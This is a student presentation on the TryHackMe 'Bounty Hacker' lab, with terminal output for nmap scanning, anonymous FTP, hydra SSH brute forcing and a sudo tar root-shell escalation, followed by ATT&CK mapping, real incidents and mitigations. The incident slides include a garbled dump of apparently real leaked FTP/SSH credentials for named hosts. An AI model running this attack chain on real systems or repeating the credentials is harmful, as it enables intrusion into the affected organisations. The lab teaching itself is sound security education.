

Bounty Hacker Penetration Test

A TryHackMe Security Assessment aligned with
MITRE ATT&CK and Real-World Incidents

Cybersecurity Team Presentation — October 31, 2025

```
kali@kali: ~
Session Actions Edit View Help
zsh: corrupt history file /home/kali/.zsh_history
(kali㉿kali)-[~]
└─$ nmap -p- 10.10.238.230
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-30 05:13 EDT
Nmap scan report for 10.10.238.230
Host is up (0.053s latency).
Not shown: 55529 filtered tcp ports (no-response), 10003 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 136.63 seconds
(kali㉿kali)-[~]
└─$ █
```

```
kali@kali: ~
Session Actions Edit View Help
[(kali㉿kali)-[~]]$ nmap -sV -sc 10.10.238.230
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-30 05:19 EDT
Nmap scan report for 10.10.238.230
Host is up (0.055s latency).
Not shown: 967 filtered tcp ports (no-response), 30 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.5
| ftp-syst:
|_ STAT:
| FTP server status:
|   Connected to ::ffff:10.14.111.170
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   At session startup, client count was 4
|   At session startup, client count was 4
|   vsFTPD 3.0.5 - secure, fast, stable
| End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| Can't get directory listing: PASV failed: 550 Permission denied.
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|_ 3072 f8:49:2c:47:c2:b8:2f:d8:6e:70:83:56:c8:b3:a5:9a (RSA)
|_ 256 5a:d5:9b:f6:4a:1d:fe:2a:a5:2b:6b:6d:5d:98:4e:d5 (ECDSA)
|_ 256 c7:63:f4:c6:8a:db:8b:a4:6c:2e:0d:ad:0f:47:71:6e (ED25519)
80/tcp   open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 27.58 seconds

[(kali㉿kali)-[~]]$
```

```
kali@kali: ~
Session Actions Edit View Help
(kali㉿kali)-[~]
$ gobuster dir -u http://10.10.238.230/ -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-small.txt -r
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
[+] Url:          http://10.10.238.230/
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:     /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-small.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.8
[+] Follow Redirect: true
[+] Timeout:      10s
Starting gobuster in directory enumeration mode
/images          (Status: 200) [Size: 938]
/javascript      (Status: 403) [Size: 278]
Progress: 87662 / 87662 (100.00%)
Finished
(kali㉿kali)-[~]
$
```

10.10.238.230/ New Tab Not Secure http://10.10.238.230



Spike: ..Oh look you're finally up. It's about time, 3 more minutes and you were going out with the garbage."

Jet: Now you told Spike here you can hack any computer in the system. We'd let Ed do it but we need her working on something else and you were getting real bold in that bar back there. Now take a look around and see if you can get that root the system and don't ask any questions you know you don't need the answer to, if you're lucky I'll even make you some bell peppers and beef."

Ed: I'm Ed. You should have access to the device they are talking about on your computer. **Edward** and **Ein** will be on the main deck if you need us!"

Faye: ..hmph.."

Index of /images

Not Secure http://10.10.238.230/images/

Index of /images

Name	Last modified	Size	Description
Parent Directory	-	-	
 crew.jpg	2020-06-05 14:56	608K	


Apache/2.4.41 (Ubuntu) Server at 10.10.238.230 Port 80

```
kali@kali: ~
Session Actions Edit View Help
(kali㉿kali)-[~]
└─$ ftp 10.10.238.230
Connected to 10.10.238.230.
220 (vsFTPd 3.0.5)
Name (10.10.238.230:kali): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
550 Permission denied.
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-rw-r-- 1 ftp      ftp          418 Jun  7  2020 task.txt
-rw-rw-r-- 1 ftp      ftp          68  Jun  7  2020 task2.txt
226 Directory send OK.
ftp> mget [REDACTED].txt [REDACTED].txt
mget locks.txt [anpqy?]? y
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for [REDACTED].txt (418 bytes).
100% [*****] 418           11.07 MiB/s   00:00 ETA
226 Transfer complete.
418 bytes received in 00:00 (7.77 KiB/s)
mget task.txt [anpqy?]? y
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for [REDACTED].txt (68 bytes).
100% [*****] 68            1.32 MiB/s   00:00 ETA
226 Transfer complete.
68 bytes received in 00:00 (1.26 KiB/s)
ftp>
```

```
kali@kali: ~
Session Actions Edit View Help

(kali㉿kali)-[~]
$ cat [REDACTED].txt
1.) Protect Vicious.
2.) Plan for Red Eye pickup on the moon.

-lin
(kali㉿kali)-[~]
$ cat [REDACTED].txt
rEddAGO
ReDdr4g0
Dr@ggOn$y
R3DDr4G0
ReddRA60
R3dDrag0
dRa6oN5Y
ReDDR4g0
R3DR4gOn
RedDr4go
R3dDRaG0
Syndic4t
reddRaG0
REddRaG0
Dra6oN$y
4l1m6H7
rEDdrag0
DrAgON5y
ReDdirag0
Dr@ggOn$y
RedDr@go
REd$yNd1
dr@gon5Y
rEddAGO
r3ddr@g0
ReDSynd1
(kali㉿kali)-[~]
$
```



A screenshot of a terminal window titled "kali@kali: ~". The window has a dark background with light-colored text. At the top, there's a menu bar with "Session", "Actions", "Edit", "View", and "Help". Below the menu, the terminal prompt shows the user is at the root shell of a Kali Linux system. The user runs the command `sudo nano usernames.txt`, which creates a new file containing a list of usernames. The user then runs `cat usernames.txt` to view the contents of the file, which lists several usernames: spike, jet, ed, edward, ein, faye, and lin. Finally, the user exits the nano editor.

```
(kali㉿kali)-[~]
$ sudo nano usernames.txt
(kali㉿kali)-[~]
$ cat usernames.txt
spike
jet
ed
edward
ein
faye
lin
(kali㉿kali)-[~]
$ █
```

kali@kali: ~

Session Actions Edit View Help

```
(kali㉿kali)-[~]
$ hydra -L usernames.txt -P [REDACTED].txt ssh://10.10.238.230/ -t 4
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for
illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-30 08:36:14
[DATA] max 4 tasks per 1 server, overall 4 tasks, 182 login tries (1:7:p:26), ~46 tries per task
[DATA] attacking ssh://10.10.238.230:22/
[STATUS] 74.00 tries/min, 74 tries in 00:01h, 108 to do in 00:02h, 4 active
[STATUS] 69.00 tries/min, 138 tries in 00:02h, 44 to do in 00:01h. 4 active
[22][ssh] host: 10.10.238.230 login: lin password: [REDACTED]
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-10-30 08:38:42

(kali㉿kali)-[~]
$
```

```
lin@ip-10-10-238-230: ~/Desktop
Session Actions Edit View Help

(kali㉿kali)-[~]
$ ssh lin@10.10.238.230
lin@10.10.238.230's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.15.0-139-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

Expanded Security Maintenance for Infrastructure is not enabled.

0 updates can be applied immediately.

Enable ESM Infra to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Your Hardware Enablement Stack (HWE) is supported until April 2025.
Last login: Thu Oct 30 07:02:34 2025 from 10.14.111.170
lin@ip-10-10-238-230:~/Desktop$ ls
file.txt
lin@ip-10-10-238-230:~/Desktop$ cat file.txt
THM{CR1M3_533333}
lin@ip-10-10-238-230:~/Desktop$
```

Session Actions Edit View Help

```
lin@ip-10-10-238-230: ~/Desktop$ sudo -l
[sudo] password for lin:
Matching Defaults entries for lin on ip-10-10-238-230:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User lin may run the following commands on ip-10-10-238-230:
    (root) /bin/tar
lin@ip-10-10-238-230: ~/Desktop$
```

A screenshot of a web browser window displaying a page from gtfobins.github.io/gtfobins/tar/. The page contains several examples of shellcode and exploit code snippets.

File read

```
LFILE=file_to_write
TF=$(mktemp)
echo DATA > "$TF"
tar c -xform "$@.*@$LFILE@" -O $TF | tar x -P
```

It reads data from files, it may be used to do privileged reads or disclose files outside a restricted file system.

This only works for GNU tar.

```
LFILE=file_to_read
tar xf "$LFILE" -I '/bin/sh -c "cat 1>62"'
```

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo tar -cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/sh
```

Limited SUID

If the binary has the SUID bit set, it may be abused to access the file system, escalate or maintain access with elevated privileges working as a SUID backdoor. If it is used to run commands (e.g., via `system()`-like invocations) it only works on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m +xs $(which tar) .
./tar -cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/sh
```

```
Session Actions Edit View Help
root@ip-10-10-238-230:~
```

```
lin@ip-10-10-238-230:~/Desktop$ sudo tar -cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/sh
[sudo] password for lin:
tar: Removing leading '/' from member names
# whoami
root
# /bin/bash
root@ip-10-10-238-230:/home/lin/Desktop# cd /root
root@ip-10-10-238-230:# ls
████.txt  snap
root@ip-10-10-238-230:~# cat █████.txt
THM{80UN7Y_████}
root@ip-10-10-238-230:~#
```

MITRE ATT&CK tactics

Adversarial Tactics, Techniques, & Common Knowledge.

Standard language — describes attacker goals (*tactics*) and methods (*techniques*).

For attackers/testers — helps structure red-team scenarios realistically.

For defenders — maps findings to known behaviors, enabling detection, hunting, and response playbooks.



What are ATT&CK *tactics* and why they help

Short definition:

- TACTICS = *why* an adversary does something (recon, initial access, discovery, privilege escalation, etc.). TECHNIQUES: = *how* they do it.

Why tactics help us:

- **For testers/attackers:** gives a clear objective structure — you know the immediate goal (e.g., *Initial Access*) so you can choose the best methods and evidence to collect.
- **For defenders:** allows prioritised detection and playbooks — when you see evidence of a tactic (e.g., *Credential Access*), you run the corresponding hunt and containment steps immediately.

Condensed step → tactic mapping

Reconnaissance (T1595 / T1593) — nmap full port scan → discovered FTP/SSH/HTTP.

Discovery (T1071.002 / T1083) — confirmed FTP anonymous access & listed files (ftp listing).

Credential Access (T1071.002 → T1110 / T1078) — .txt (passwords) → used hydra to brute force SSH.

Initial Access / Lateral Movement (T1078 / T1021) — SSH login with valid creds (interactive shell).

Discovery (local) (T1083 / T1046) — searched for SUIDs, sudo policies, local hints.

Privilege Escalation (T1548.001 / T1068 / T1218) — GTFOBins / SUID abuse to spawn root shell.

Collection (T1005) — read root artifact (goal achieved).

Real World Parallels: From Lab to Reality

Focused incidents and targeted mitigations

Lab Summary

Observed chain:

Anonymous FTP → found password list & username → SSH access via brute-force → sudo -l revealed root-capable commands → root obtained


Incident: Military Documents Stolen (2018)

- A hacker used Shodan to find Netgear routers with default FTP credentials and accessed connected systems.
- Sensitive military documents (MQ-9 Reaper manuals, tank manuals, personnel lists) were stolen and offered for sale on dark web forums.
- Key lesson: unchanged default credentials on network devices can expose critical systems and data.
- Source: Recorded Future / BleepingComputer coverage (July 2018).

This is interesting, mind giving a price range of how much you're expecting for a set?

I expect about \$ 150 or \$ 200

for being classified information



Incident: Collins Aerospace Data Theft (heise.de)

- Old passwords and delayed detection allowed attackers to steal data from Collins Aerospace (reported by heise).
- The incident shows how reused/old credentials plus slow response amplify impact.
- Key lesson: credential hygiene and rapid incident response are critical to limit damage.
- Source: heise article (link in appendix).

2025-09-17

2025-09-16

Admin_ToX20.. We received your submission, do you have any additional information for us?

Everest hi, what name your company?

Everest We sent several emails to reveal companies, so please indicate which one, so we can fulfill your terms

Everest Hello

Everest trb.com?

2025-09-17

Admin_ToX20.. We're with RTX, and you submitted a request on our vulnerability disclosure portal. We are here to collect more information from you.

Everest 1. 1,533,900 personal records including passenger data:

Id,OperatingCarrierPNR,FromCityAirportCode,ToCityAirportCode,OperatingCarrier,FlightNumber,FlightDate,CompartmentCode,SeatNumber,SequenceNumber,PassengerStatus,AirlineNumericCode,DocumentFormSerialNumber,SelecteeIndicator,InternationalDocumentVerification,MarketingCarrier,FrequentFlyerAirline,FrequentFlyerNumber,FrequentFlyerTier,FreeBaggageAllowance,FastTrackForAirlineUse,DeviceName,DeviceID,DeviceType,DepartureDt,WorkstationID,Timestamp,BarcodeFormat,VersionNumber,NumberOfSegments,NameFull,ElectronicTicketIndicator,PassengerDescription,SourceOfCheckin,SourceOfBoardingPassIssuance,DateOfIssueOfBoardingPass,DocumentType,AirlineDesignatorOrBoardingPassIssuer,BaggageTagPlateNumbers,FirstNonConsecutiveBaggageTagPlateNumber,SecondNonConsecutiveBaggageTagPlateNumber

2. SQL dump : more than 9GB

3637 employees

Full names, usernames, aliases, corporate emails, first names, last names, login timestamps, inactivity status, audit metadata

audit logs:

AuditUsageId WorkstationName AccountingCode AirportCode ApplicationName AuditEventType UsageEndTime UsageStartTime Username WorkstationGroupingName WorkstationGroupingType Name AirlineName duration RoleName

3. Lots of files with network, users and application topology: workstation naming conventions, grouping of workstations by functional roles, device ID types and associated airport locations, application stack fingerprints (SkySpeed, GoNow, UA-Suite, DL-Suite, Citrix, etc) including version numbers, audit logs exposing which applications were launched on which devices and for how long.

psb2 ssh. vs24 ssh. ssh. 176. home u277 ssh. ftp.arinc.com:22:aiscustomer:muse-insecure 165. 166. min:Pe3kW3s MjM5N2V1 NWE0T11 :YTQwMzdm :Y2hYz1m MjdkNmIw 02:NTAsMzU5 01:CGVwNTdk :p8wm2k-21:@Nd2UIre ncia:docencia :ntur.de:kayairmak47. ssh. ssh. 1inn7ae zbhX4N.v1JE9 17Pnemmp 23Pnempp Sln78tos Borillbot123 .host:22:u76711721:chris188573 sb5509:j94020fzu .host:22:u71674709-sara:RTfgVB12! erificador:6qpficador roc:Dum283P23jd ereared@ofme 6:gayF5dqH8 pf:cmpf2021 r:ent:fer##2017 :ae12021966ae. :ae12021966ae. :gC4E1qbY :mmddaa:Kccx9gl.0MG3zPQVh :arch18u57mtJ B1jxs4all111 tu:Freiberuflich_2017 :Estrecho.28estrecho ftp.groupe-clarins.com:22:crmcla-hulying-sung-uat:aXdq8k4N6z2 ftp.groupe-clarins.com:22:karen.olivelra:8t8xd05CM26VtaP ftp.groupe-clarins.com:22:fs-crm-stibo-rw:VMddfd ftp.groupe-clarins.com:22:sabine.delamea:TNrD57nkC3eU2By - - - Restosducoeur49:0397783548169671.user-t4cC2hv5HN4u,52bw5zDC4ywmdKEfUF2xgFtSzRCHyD

Recommendations & Mitigations

High-impact actions to prevent similar incidents:

- Change default credentials on all devices; disable unused services (e.g., anonymous FTP).
- Enforce strong, unique passwords and multifactor authentication for all remote access.
- Disable password-based SSH where possible; prefer key-based auth and jump hosts.
- Regularly scan (internal & external) for exposed services and default/weak credentials (use Shodan/Censys responsibly).
- Audit sudoers and remove NOPASSWD/wildcards; patch known vulnerabilities promptly (e.g., sudo CVEs).
- Improve detection: monitor FTP downloads, anomalous logins, and slow incident response times; centralize logs to SIEM.

Appendix — Sources & URLs

Links:

- BleepingComputer — Hacker Steals Military Docs (July 2018)

[https://www.bleepingcomputer.com/news/security/hacker-steals-military-docs-because-someone-didn't-change-a-default-ftp-password/](https://www.bleepingcomputer.com/news/security/hacker-steals-military-docs-because-someone-didn-t-change-a-default-ftp-password/)

- Recorded Future — Reaper drone documents leaked (Recorded Future blog)

<https://www.recordedfuture.com/blog/reaper-drone-documents-leaked>

- Heise — Collins Aerospace: Old passwords and delayed response enable data theft

<https://www.heise.de/en/news/Collins-Aerospace-Old-Passwords-and-Delayed-Response-Enable-Data-Theft-10900183.html>

Thank you for your attention!

Questions & Discussion.



A walkthrough of the “Bounty Hacker” room and OSINT Analysis (connecting the scenario to real-world incidents — Team Presentation by Tiago D., Mario B. & Bertrand A.A.